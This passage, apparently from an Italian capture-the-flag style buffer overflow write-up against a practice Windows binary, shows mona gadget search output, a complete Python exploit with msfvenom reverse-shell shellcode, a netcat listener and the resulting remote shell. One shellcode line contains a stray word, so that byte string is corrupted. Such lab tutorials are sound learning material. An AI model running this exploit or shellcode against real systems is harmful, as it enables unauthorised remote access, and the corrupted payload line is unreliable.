Utilizzando !mona jmp -r esp -cpb "\x00\x07\x2e\xa0"

ci trova alcuni indirizzi eseguibili contenenti l'istruzione jmp esp senza ASLR attivo e senza badchar, viene scelto 0x625011af per l'exploit.

Si inserisce il resto del shellcode generato con msfvenom in precedenza e ci mettiamo in ascolto sulla macchina kali alla porta 1337

```
0BADF000 ----- Mona command started on 2025-06-17 11:26:42 (v2.0, rev 638) -----
0BADF000 [+] Processing arguments and criteria
0BADF000   - Pointer access level : X
0BADF000   - Bad char filter will be applied to pointers : "\x00\x07\x2e\xa0"
0BADF000 [+] Generating module info table, hang on...
0BADF000   - Processing modules
0BADF000   - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000   - Querying module essfunc.dll
0BADF000   - Querying module oscp.exe
0BADF000   - Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000   - (Re)setting logfile c:\mona\oscp\jmp.txt
0BADF000 [+] Writing results to c:\mona\oscp\jmp.txt
0BADF000   - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results :
625011AF 0x625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: Fa
625011B8 0x625011bb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: Fa
625011C7 0x625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: Fa
625011D3 0x625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: Fa
625011DF 0x625011df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: Fa
625011EB 0x625011eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: Fa
625011F7 0x625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: Fa
62501203 0x62501203 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebas
62501205 0x62501205 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebas
0BADF000   Found a total of 9 pointers
0BADF000 [+] This mona.py action took 0:00:08.719000
```

Pwning

Script creato + payload generato da msfvenom:

```
home > kali > Desktop > PoC3.py > ...
1  import socket
2  import struct
3  ip = "192.168.1.17"
4  # Sostituire con l'IP target
5  port = 1337
6  timeout = 10
7
8  padding = b"A" * 1978
9  eip = struct.pack('<I', 0x625011af)
10 # Istruzioni NOP (No Operation - 0x90) per dare 'spazio' allo shellcode
11 nops = b"\x90" * 32
12 buf = b""
13 buf += b"\xba\x4c\x7e\xec\xee\xdb\x4d\x97\x74\x24\xf4\x5e"
14 buf += b"\x33\xc9\xb1\x52\x83\xee\xfc\x31\x56\x0e\x03\x1a"
15 buf += b"\x70\x0e\x1b\x5e\x64\x4c\xe4\x9e\x75\x31\x6c\x7b"
16 buf += b"\x44\x71\x0a\x08\xf7\x41\x58\x5c\xf4\x2a\x0c\x74"
17 buf += b"\x8f\x5f\x99\x7b\x38\xd5\xff\xb2\xb9\x46\xc3\xd5"
18 buf += b"\x39\x95\x10\x35\x03\x56\x65\x34\x44\x8b\x84\x64"
19 buf += b"\x1d\xc7\x3b\x98\x2a\x9d\x87\x13\x60\x33\x80\xc0"
20 buf += b"\x31\x32\xa1\x57\x49\x6d\x61\x56\x9e\x05\x28\x40"
21 buf += b"\xc3\x20\xe2\xfb\x37\xde\xf5\x2d\x06\x1f\x59\x10"
22 buf += b"\xa6\xd2\xa3\x55\x01\x0d\xd6\xaf\x71\xb0\xe1\x74"
23 buf += b"\x0b\x6e\x67\x6e\xab\xe5\xdf\x4a\x4d\x29\xb9\x19"
24 buf += b"\x41\x86\xcd\x45\x46\x19\x01\xfe\x72\x92\xa4\xd0"
25 buf += b"\xf2\xe0\x82\xf4\x5f\xb2\xab\xad\x05\x15\xd3\xad"
26 buf += b"\xe5\xca\x71\xa6\x08\x1e\x08\xe5\x44\xd3\x21\x15"
27 buf += b"\x95\x7b\x31\x66\xa7\x24\xe9\xe0\x8b\xad\x37\xf7"
28 buf += b"\xec\x87\x80\x67\x13\x28\xf1\xae\xd0\x7c\xa1\xd8"
29 buf += b"\xf1\xfc\x2a\x18\xfd\x28\xfc\x48\x51\x83\xbd\x38"
30 buf += b"\x11\x73\x56\x52\x9e\xac\x46\x5d\x74\xc5\xed\xa4"
31 buf += b"\x1f\x2a\x59\xa7\xd0\xc2\x98\xa7\xeb\x2b\x14\x41"
32 buf += b"\x99\x5b\x70\xda\x36\xc5\xd9\x90\xa7\x0a\xf4 added"
33 buf += b"\xe8\x81\xfb\x22\xa6\x61\x71\x30\x5f\x82\xcc\x6a"
34 buf += b"\xf6\x9d\xfa\x02\x94\x0c\x61\xd2\xd3\x2c\x3e\x85"
35 buf += b"\xb4\x83\x37\x43\x29\xbd\xe1\x71\xb0\x5b\xc9\x31"
36 buf += b"\x6f\x98\xd4\xb8\xe2\xa4\xf2\xaa\x3a\x24\xbf\x9e"
37 buf += b"\x92\x73\x69\x48\x55\x2a\xdb\x22\x0f\x81\xb5\xa2"
38 buf += b"\xd6\xe9\x05\xb4\xd6\x27\xf0\x58\x66\x9e\x45\x67"
39 buf += b"\x47\x76\x42\x10\xb5\xe6\xad\xcb\x7d\x06\x4c\xd9"
40 buf += b"\x8b\xaf\xc9\x88\x31\xb2\xe9\x67\x75\xcb\x69\x8d"
41 buf += b"\x06\x28\x71\xe4\x03\x74\x35\x15\x7e\xe5\xd0\x19"
42 buf += b"\x2d\x06\xf1"
43
44
45 # Costruzione del payload finale
46 payload = padding + eip + nops + buf
47 # Connessione e invio
48 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
49 s.settimeout(timeout)
50 con = s.connect((ip, port))
51 s.recv(1024)
52 s.send(b"OVERFLOW1 " + payload)
53 s.recv(1024) # Potrebbe ricevere qualcosa o andare in timeout
54 s.close()
55
56 print("Payload Inviato!")
```

Completato lo script ci mettiamo in ascolto sul terminale di kali con `sudo nc -nlvp 1337` per ricevere la connessione, eseguiamo lo script Python dell'exploit su un nuovo terminal o da Visual studio direttamente.

```
(kali@kali)-[~]  
$ sudo nc -nlvp 1337  
listening on [any] 1337 ...  
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.17] 50070  
Microsoft Windows [Versione 10.0.10240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
C:\Users\user\Desktop\oscp>
```

Otteniamo una reverse shell con successo.

Conclusione

Spero che questo chiarisca come affrontare questo tipo di vulnerabilità legata alla corruzione della memoria. L'aspetto fondamentale è imparare la metodologia e fare molta pratica.

Questo genere di sfide può essere risolto seguendo questi passaggi:

- **Provocare un crash** per confermare la vulnerabilità di Buffer Overflow BoF.
- **Trovare gli offset** per sovrascrivere EIP e determinare dove punta ESP.
- **Identificare i 'badchar'** (caratteri che corrompono il payload).
- **Generare lo shellcode** (payload) evitando i badchar.
- **Trovare un gadget adatto** (es. jmp esp) nel binario o nelle librerie senza ASLR e senza badchar.
- **Costruire l'exploit finale:** padding + indirizzo gadget (per EIP + NOPs + shellcode (a partire dall'indirizzo puntato da ESP).
- **Ottenere la shell**

Oltre a seguire questi passaggi, bisogna fare attenzione a non commettere errori comuni, come dimenticare di inserire i NOP prima dello shellcode, identificare erroneamente i badchar, dimenticare di escludere i badchar durante la generazione dello shellcode con msfvenom, gestire correttamente l'endianness per l'indirizzo EIP, o usare un payload errato per il sistema operativo target.